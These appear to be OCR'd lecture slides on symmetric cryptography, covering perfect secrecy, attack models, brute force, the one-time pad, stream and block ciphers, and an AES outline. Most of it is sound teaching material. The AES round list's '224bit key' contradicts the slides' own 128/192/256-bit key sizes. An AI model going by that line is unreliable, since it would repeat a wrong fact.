$$= -\sum_{c} \Pr[C=c] \sum_{m} \Pr[M=m|C=c] \log \Pr[M=m|C=c] =$$

$$= \sum_{c} \Pr[C=c] \, H(M \mid C=c)$$

- It measures the average remaining uncertainty about message after observing ciphertext
  - **a posteriori uncertainty of the message**

Perfect Secrecy

- A cryptosystem has perfect secrecy if and only if

$$H(M) = H(M|C)$$

  - **Proof**
    - Conditional entropy definition

$$H(M|C)=\sum_c \Pr[C=c]\, H(M \mid C=c)$$

    - where

$$H(M|C=c)=-\sum_m \Pr[M=m \mid C=c] \log \Pr[M=m \mid C=c]$$

    - If $\Pr[C=c]>0$, then $\Pr[M=m \mid C=c] = \Pr[M=m]$
    - So for every such c,

$$H(M \mid C=c) = -\sum_m \Pr[M=m] \log \Pr[M=m] = H(M)$$

    - Therefore,

$$H(M|C) = \sum_c \Pr[C=c]\, H(M \mid C=c) =$$
$$= \sum_c \Pr[C=c]\, H(M) = H(M) \sum_c \Pr[C=c] =$$
$$= H(M)$$

Upper Bound on Secrecy

- One of the most important results, an upper bound on secrecy:

$$H(M|C) \leq H(K)$$

- Meaning:
  - **the uncertainty remaining about the message after observing ciphertext cannot exceed the entropy of the key**
  - **key entropy limits achievable secrecy**
- Perfect Secrecy Implies that, if

$$H(M|C) = H(M)$$

  - **then**

$$H(K) \geq H(M)$$

  - **this is the famous Shannon bound**

Interpretation of the Shannon upper bound

- To conceal all information about the message:
  - **the key must carry at least as much uncertainty as the message**
- Thus:
  - **perfect secrecy requires key entropy ≥ message entropy**
  - **short keys cannot provide perfect secrecy**
- This result is purely information-theoretic
  - **no computational assumptions**

Threat models and attacks

Threat model

- In general an adversary may try to:
  - **deduce the key used from a specific plain text, to compromise all future and past messages encrypted with that key**
  - **to guess the plain text from the encrypted text**
- Leveraging on:
  - **the knowledge of the encryption algorithm**
  - **some knowledge of the general characteristics of plaintext**
  - **(possibly) some sample pairs of {plaintext, ciphertext}**
- The threat model specifies what “power” the attacker is assumed to have, without placing any restrictions on the adversary’s strategy
- Plausible options for the threat model are:
  - **Know-ciphertext (Ciphertext-only) attack (KCA)**
  - **Known-plaintext attack (KPA)**
  - **Chosen-plaintext attack (CPA)**
  - **Chosen-ciphertext attack (CCA)**

Ciphertext-only Attack (KCA)

- This is the most basic attack, where the adversary just observes (and presumably stores) some ciphertext (or multiple ciphertexts) that can be analyzed
  - **he/she attempts to determine information about the underlying plaintext and/or key**
  - **it is necessary to have enough ciphertext**

- It is the hardest attack to carry on
  - **the opponent has the least amount of information to work with**

- Sometimes the adversary might be able to recognize when he/she has successfully decrypted a ciphertext
  - **This case is often called *recognizable plaintext* attack**
    - for example in case of normal text or known document formats

Known plaintext Attack (KPA)

- The adversary is able to learn one or more plaintext/ciphertext pairs generated using some key
  - **from that pairs, the adversary can try to figure out the mapping of some fraction of the text**
- The aim is then to deduce information about the underlying plaintext of some *other* ciphertext produced using the same key
- How it is possible to obtain the plaintext?
  - **the secret data does not remain secret forever**
  - **or the opponent may have knowledge of what is in the message**
    - certain key words (e.g. in the header of the message)
      - expected patterns (e.g. PostScript, etc.)
    - probable-word attack
- Some cryptographic schemes might be good enough to be secure against *ciphertext only* attacks but not against to *known plaintext* attacks
  - **in these cases, it is important to minimize the possibility for a bad guy to obtain <m,c> pairs**

Chosen Plaintext Attack (CPA)

- The opponent can choose any plaintext and get the corresponding ciphertext from the system
  - **e.g. there is a transmission service that encrypts and transmits messages; the bad guy can ask the transmission service to transmit any plaintext he/she wants**

Chosen Ciphertext Attack (CCA)


- The adversary chooses any ciphertext and is able to get the corresponding plaintext from the system

- Some cryptographic schemes might be good enough to be secure against KCAs and KPAs but not against to CPAs or CCAs

Cryptography Attacks

- There are some general approaches to attacking a conventional encryption scheme:
  - **Brute-force (search) attack**
    - tries every possible encryption/decryption (e.g. by trying all possible keys)
      - it may require the visit of all key space
      - The average number of required attempts is the half of the number of possible keys
    - it requires to be able to recognize when the correct plaintext/ciphertext has been obtained
  - **Cryptographic analysis (cryptoanalysis)**
    - based on the type of the cryptographic algorithm, tries to exploit some characteristic of the algorithm and/or properties of some previous plaintext/ciphertext pairs to deduce a plaintext and/or key
      - does not require to obtain the encryption key for deduce the plaintext
  - **Side-channel attacks**
    - use information from the physical implementation of a cryptosystem

Brute force attack



- Method of defeating a cryptographic scheme by trying a large number of possibilities
  - **exhaustive search on a large set of (or all) possibilities**
    - testing all possible keys in order to recover the plaintext used to produce a particular ciphertext (or vice-versa)
  - **most basic attack, proportional to key size**
  - **assume either know/recognise plaintext**
    - the attacker has to determine when he succeeded
      - by obfuscating the data to be encoded, brute force attacks are made less effective as it is more difficult to determine when one has succeeded in breaking the code
- In most schemes, the theoretical possibility of a brute force attack is recognized, but it is set up in such a way that it would be computationally infeasible to carry out

Brute Force Search - Example

Key size (bits)	*Number of alternative keys*	*Time required at 1 decryption/μs*	*Time required at 10^6 decryption/μs*
32	$2^{32} = 4.3 \times 10^9$	$2^{32}\mu s = 71.6$ minutes	4.3 ms
64	$2^{64} = 1.8 \times 10^{19}$	$2^{64}\mu s = 584542$ years	213 days
128	$2^{128} = 3.4 \times 10^{38}$	$2^{128}\mu s = 1.1 \times 10^{25}$ years	1.1×10^{19} years
256	$2^{256} = 1.2 \times 10^{77}$	$2^{256}\mu s = 3.7 \times 10^{63}$ years	3.7×10^{57} years

Cryptoanalysis

- Based on the type of the cryptographic algorithm, tries to exploit some characteristic of the algorithm and/or properties of some previous plaintext/ciphertext pairs
  - **to deduce a plaintext and/or key**
  - **for deducing the plaintext, may not require to obtain the key**
- Used also to to test the robustness of the algorithm and of the key
- Some techniques:
  - **Differential Cryptanalysis**
    - analyzes how differences in plaintext affect ciphertext differences
    - very effective against block ciphers
  - **Linear Cryptanalysis**
    - uses linear approximations to describe cipher behavior
    - statistical method

Side channel attack

- Any attack based on information gained from the physical implementation of a cryptosystem, rather than theoretical weaknesses in the algorithms
  - **e.g. timing information, power consumption**
- General classes of side channel attack include:
  - **Timing attack — attacks based on measuring how much time various computations take to perform**
  - **Power monitoring attack — attacks which make use of varying power consumption by the hardware during computation**
  - **TEMPEST (aka Van Eck or radiation monitoring) attack — attacks based on leaked electromagnetic radiation which can directly provide plaintexts and other information**

Side channel attack (cont.)

- In all cases, that physical effects caused by the operation of a cryptosystem can provide useful extra information about secrets in the system
  - **about the cryptographic key, partial state information, full or partial plaintexts and so forth**
- Side-channel attacks require considerable technical knowledge of the internal operation of the system on which the cryptography is implemented

Computational and Unconditional Security

- Unconditional security
  - **an encryption scheme is unconditionally secure if no matter how much computer power is available, the cipher cannot be broken**
    - Shannon definition of Perfect secrecy
    - e.g. the OTP (One Time Pad) chiper
- However cryptographic algorithms are often not impossible to attack
  - **e.g. brute force attack**
- Computational security
  - **an encryption scheme is computationally secure if given limited computing resources the cipher cannot be broken**
    - e.g. the time required to break the cipher exceeds the useful lifetime of the information
    - depends on the attack complexity and cost
      - processing complexity: a large number of operations required (long time)
      - data complexity: a large number of expected inputs (e.g., ciphertext)
      - storage complexity: a large amount of storage units required
    - requires the estimation of the attacker resources

One-Time Pad (OTP)

One-Time Pad

- One-Time Pad (OTP) cipher
  - patented by Gilbert Vernam, Bell Telephone Laboratories, in 1919
  - first described by Frank Miller (a California banker) in 1882
- OTP cipher on binary data:
  - consider a plaintext message m as sequence of bits
  - for each message m to be encrypted we need a key k (sequence of bits) as long as the message
  - the message m is encrypted combining each bit M_i of m with each bit K_i of the key k by doing the following operation:
    - $\mathrm{C_i} = \mathrm{M_i}\ \mathrm{XOR}\ \mathrm{K_i}$
      - where:

        0 xor 0 = 0
        1 xor 0 = 1
        0 xor 1 = 1
        1 xor 1 = 0
  - Similarly, M_i can be obtained back from C_i (decryption) as:
    - $\mathrm{M_i} = \mathrm{C_i}\ \mathrm{XOR}\ \mathrm{K_i}$

One-Time Pad (cont.)

- Applied to the entire message m with an OTP key k, it is:
  - $c = m \text{ XOR } k$
  - $m = c \text{ XOR } k$

- Example:

```
m= 01001000011001010110110001101100011011110010110000100000001110100 ...
k= 00010101100101010011010111010110001011101101100101001001011000 1 ...
c= 01011101111100000101100110111010010000011111010101101001000101 01 ...
```

in hexadecimal:

```
m= 48656c6c6f2c2074686973206973206e206578616d706c65
k= 159535d62ed94961c45b5019d2717f0ab74c614549e3c1911d
c= 5df059ba41f56915ac322339bb025f6bd96c043d288eb1fd78
```

One-Time Pad (cont.)

- If the key is
  - **as long as the message being encrypted,**
  - **completely random, meaning every possible key is equally likely,**
  - **used only once (hence "one-time" pad),**
- the OTP provides the so-called perfect secrecy, that is it is unbreakable
  - **mathematically proved by Claude Shannon in 1945 (classified, published later in 1949)**

OTP perfect secrecy

- A cipher has **perfect secrecy** if seeing the ciphertext gives you *no information whatsoever* about the plaintext
  - **formally:**

$$\Pr(\mathrm{M}|\mathrm{C})=\Pr(\mathrm{M})$$

  - **this means:**
    - the probability a message was sent is the same, even after seeing the ciphertext

OTP perfect secrecy

- Assume:
  - **messages are n bits long**
  - **key is random n-bit string (total number of possible keys: $N=2^n$)**
- Suppose the attacker sees a ciphertext c
  - **for each possible message m_i there is exactly one key k_i such that $c=m_i \oplus k_i$, that is: $k_i = c \oplus m_i$**
  - **if keys are uniform ($Pr(K=k)=1/N$), it is $Pr(C=c \mid M=m)=1/N$**
  - **compute $Pr(C=c)$**

$$\Pr(\mathrm{C}=\mathrm{c}) = \sum_{\mathrm{m}} \Pr(\mathrm{C}=\mathrm{c} \mid \mathrm{M}=\mathrm{m}) \Pr(\mathrm{M}=\mathrm{m}) = \sum_{\mathrm{m}} (1/\mathrm{N}) \Pr(\mathrm{M}=\mathrm{m}) = \\ = (1/\mathrm{N}) \sum_{\mathrm{m}} \Pr(\mathrm{M}=\mathrm{m}) = 1/\mathrm{N}$$

  - **hence**

$$\Pr(\mathrm{C}=\mathrm{c} \mid \mathrm{M}=\mathrm{m}) = \Pr(\mathrm{C}=\mathrm{c})$$

  - **that implies perfect secrecy**
    - from Shannon's Perfect Secrecy Theorem
      - obatined by applying Bayes's Theorem

One-Time Pad (cont.)

- OTP can be seen as a special case of Vigenère cipher:
  - plaintext messages as sequence of symbols from a given alphabet $\mathcal{A}$ of size *t*
  - for simplicity consider keys formed as sequences of symbols of the same alphabet $\mathcal{A}$, or equivalently, as sequence of numbers with values from *0* to *t-1*
  - for each message *m* to be encrypted we need a key *k* as long as the message
    - $k=\{K_0,K_1,K_2,..,K_{t-1}\}$
  - the message *m* is encrypted combining each symbol M_i of the message with each symbol/number K_i of the key by doing the following addition (shifting) modulo *t*:

$$C_i = M_i + K_i \bmod t$$

  - decryption is performed by doing the reverse operation, that is:

$$M_i = C_i - K_i \bmod t$$

One-Time Pad (cont.)

- In case of binary data, the alphabet is $\mathcal{A}$ ={0,1}
- In this case the encryption is
  - $C_i = M_i + K_i \bmod 2$
- that leads only to two possible substitutions:
  - {0,1}→{0,1}, with K_i=0
  - {0,1}→{1,0}, with K_i=1
- That is equivalent to:
  - $C_i = M_i$ XOR K_i

Limitations

- While OTP is perfectly secure, it has practical limitations in terms of Key Management
  - **the key must be as long as the sum of all messages, so for long communications, the key management becomes infeasible**
    - Key Distribution
      - the key must be generated and securely distributed/exchanged between the parties
    - Storage
      - both sender and receiver must securely store the key,

Cryptographic primitives

- Most of the cryptographic systems and algorithms are designed based on some basic cryptographic functions/primitives like:
  - **Keyed functions**

    $F_k : \{0,1\}^n \rightarrow \{0,1\}^m$
    - stateless and deterministic
    - not necessarily invertible
    - output length (usually) fixed
  - **Keyed permutations**


    $P_k : \{0,1\}^n \rightarrow \{0,1\}^n$
    - bijective substitution
  - **Unkeyed compression functions**
    - $C : \{0,1\}^a \rightarrow \{0,1\}^b$ (with a>b)
  - **Stream generators**

    $G : \{0,1\}^* \rightarrow \{0,1\}^*$

Stream and Block Ciphers


Stream ciphers

- In general we want to encrypt variable length messages
  - **arbitrary amount of information (any size)**
- We need a practical way for processing possibly long messages
- Encrypt the input message *m* by processing it step by step
  - **the message m is seen as a (possibly long) sequence of blocks M_i**
    - a block could be a bunch of bytes, a single byte, or a bit
  - **accordingly the output is a sequence of blocks C_i**
  - **C_i may be function of the current input M_i, an internal state S_i, and the secret key K**
  - **the internal state S_i may be a function of previous M_j (or C_j), with $j<i$**



Stream ciphers (cont.)

- A very common scheme for stream ciphers is:




- Need a keystream as long as the message (OTP)
- Example, ChaCha20 stream cipher
- Most stream ciphers are based on cryptographic-secure pseudorandom number generators (CS-PRNG)
  - **the key is used to initialize the generator, and either key bytes or plaintext bytes are fed back into the generator to produce the byte stream**

PRNG and CSPRNG

- PRNG (Pseudo random number generator)
  - **generates a sequence of random bits (or numbers), starting from an initial value, called the seed**
  - **the sequence appears to be like randomly generated with a uniform distribution**
  - **however the sequence is deterministic, based on the seed**
  - **if used as the key stream generator, a key is used to initialize the generator**
- With standard PRNG, after a surprisingly small number of observations each and every subsequent value can be predicted
  - **they are considered cryptographically insecure**
- Cryptographically Secure PRNGs (CSPRNGs) can be used
  - **next-bit guessing resistant**
    - if someone knows all k bits from the start of the PRNG, he/she would be unable to predict the bit k+1 using reasonable computing resources
  - **compromised-state previous bits resistant**
    - if the internal state it is revealed somehow, an attacker should not be able to reconstruct previous random numbers

Block ciphers


- Are very common elements for current cryptosystems
- They process messages of fixed size
  - **plaintext and ciphertext are treated as a sequence of n-bit blocks of data**
  - **ciphertext is same length as plaintext**
  - **ciphertext depends on plaintext and a key value**




- Based on a block ciphers, there are different techniques mode for building a stream cipher
  - **e.g. CBC, OFB, CFB, and CTR modes**

Block ciphers (cont.)

- Same input blocks encrypted with the same key are transformed into the same output block
- Example: block size = 4 bits



Plaintext	Ciphertext
0000	1110
0001	0100
0010	1101
0011	0001
0100	0010
0101	1111
0110	1011
0111	1000
1000	0011
1001	1010
1010	0110
1011	1100
1100	0101
1101	1001
1110	0000
1111	0111



Ciphertext	Plaintext
0000	1110
0001	0011
0010	0100
0011	1000
0100	0001
0101	1100
0110	1010
0111	1111
1000	0111
1001	1101
1010	1001
1011	0110
1100	1011
1101	0010
1110	0000
1111	0101

Block ciphers (cont.)

- Like a substitution on (very big) set of possible inputs
  - **If the block size is *n* bits, 2^n possible input values are mapped to 2^n output values**
    - like a *n*-bit substitution
  - **A way for encrypting could be to specify completely the mapping table (substitution table)**
    - permutation of 2^n *n*-bit inputs
    - there are $2^n!$ different possible transformations
  - **If n=64, would need table of 2^{64} entries storing 64-bit blocks**
    - 2^{64} 2^6 bit = 2^{70} bit = 2^{67}B = 2^{37}TB ≈ 10^{11}TB
    - it is too long
- Instead, a block cipher is created from smaller building blocks and a secret key
  - **if *n* is the cipher size and *m* is the key length, there are a total of 2^m possible transformations, rather than $2^n!$**

Block cipher (cont.)


- How long should the plaintext block be?
  - **having block size too small**
    - in case of known-plaintext attack, an opponent may try to collect $\{M_i, C_i\}$ pairs and construct a decryption table
      - n-bit block cipher requires 2^n pairs
      - It is not required to find the key
    - In case of ciphertext–only attack, if a sequence of M_i have some properties (recognizable sequences of plaintext), it is possible to cryptanalyze the sequence of C_i
      - e.g. exploitation of language redundancy
  - **having block size too long, it could be inconvenient due to the increasing of complexity**
- 64-bit or 128-bit blocks are often used
  - **it is difficult to obtain all 2^{64} pairs (known-plaintext attack)**

Product ciphers

- Product cipher is a type of block cipher that works by executing in sequence a number of simple transformations such as substitution, permutation, and modular arithmetic
- Usually consist of iterations of several rounds of the same algorithm
  - **while the individual operations are not themselves secure, it is hoped that a sufficiently long chain would generate sufficient confusion and diffusion as to make it resistant to cryptanalysis**
- The operation must be reversible
- Important sub-classes of of product ciphers are:
  - **Feistel ciphers**
  - **SP-networks**

Substitution–permutation network

- SP-network is a product cipher that uses only substitutions and permutations
- One possible way to build a block cipher based on SP-network is
  - **break the input into managed-sized chunks (say 8 bits),**
  - **do a substitution on each small chunk,**
  - **and then take the output of all the substitutions and run them through a permuter (big as the input)**
  - **the process is repeated, so that each bit winds up as input to each substitution**
  - **each time is called *round***



Avalanche Effect

- Key desirable property of encryption algorithms
  - **where a change of one input or key bit results in changing approx half output bits**
    - Avalanche effect
- This is a characteristic of block ciphers
  - **block ciphers exhibit strong avalanche effect**
  - **stream cipher can just have a forward (avalanche) effect**
    - if XOR is used, just the corresponding ciphertext bit is affected

Advanced Encryption Standard (AES)

Advanced Encryption Standard (AES)

- Block cipher designed to replace DES
  - **organized by National Institute of Standards and Technology (NIST)**
  - **NIST standard on November 26, 2001**
    - FIPS PUB 197 (FIPS 197)
  - **chosen from five candidate algorithms**
    - reviewed by US government (NSA), industry and academia
    - required a four-year process to pick the algorithm
    - winning algorithm chosen Oct 2, 2000
  - **also known as Rijndael block cipher**
    - original name of the algorithm submitted to AES selection process
    - developed by Joan Daemen and Vincent Rijmen (Belgium)
  - **currently, one of the most popular algorithms used in symmetric key cryptography**
    - also adopted as an encryption standard by the U.S. government


Advanced Encryption Standard (AES) (cont.)

- AES is not precisely the original Rijndael
  - **the original Rijndael algorithm supports a larger range of block and key sizes**
    - Rijndael can be specified with key and block sizes in any multiple of 32 bits, with a minimum of 128 bits and a maximum of 256 bits
- AES has fixed block size of 128 bits and a key size of 128, 192, or 256 bits
  - **i.e. block size: 16 bytes, key size: 16, 24, or 32 bytes**
- Rijndael is a substitution-permutation network
  - **not a Feistel network like DES**
- Fast in both software and hardware
  - **relatively easy to implement**
  - **requires little memory**

AES Description

- Due to the fixed block size of 128 bits, AES operates on a 4×4 array of bytes, termed the state
  - **versions of Rijndael with a larger block size had additional columns in the state**
- AES has 10 rounds for 128-bit keys, 12 rounds for 192-bit keys, and 14 rounds for 256-bit keys
- Most AES calculations are done in a special finite field

AES cipher



Plaintext
Add round key
Substitute bytes
Shift rows
Mix columns
Add round key
Round 1
Substitute bytes
Shift rows
Mix columns
Add round key
Round 9
Substitute bytes
Shift rows
Add round key
Round 10
Ciphertext
(a) Encryption
Key
w[0, 3]
Expand key
w[4, 7]
w[36, 39]
w[40, 43]
Plaintext
Add round key
Inverse sub bytes
Inverse shift rows
Round 10
Inverse mix cols
Add round key
Inverse sub bytes
Inverse shift rows
Round 9
Inverse mix cols
Add round key
Inverse sub bytes
Inverse shift rows
Round 1
Add round key
Ciphertext
(b) Decryption

AES cipher

- Algorithm
  - **KeyExpansion using Rijndael's key schedule**
  - **Initial Round**
    - AddRoundKey
  - **(*N*-1) Rounds (9 for 128bit key, 11 for 224bit key, 13 for 256bit key)**
    1. SubBytes — a non-linear substitution step where each byte is replaced with another according to a lookup table
    2. ShiftRows — a transposition step where each row of the state is shifted cyclically a certain number of steps
    3. MixColumns — a mixing operation which operates on the columns of the state, combining the four bytes in each column
    4. AddRoundKey — each byte of the state is combined with the round key derived from the cipher key using a key schedule
  - **Final Round (no MixColumns)**
    1. SubBytes
    2. ShiftRows
    3. AddRoundKey

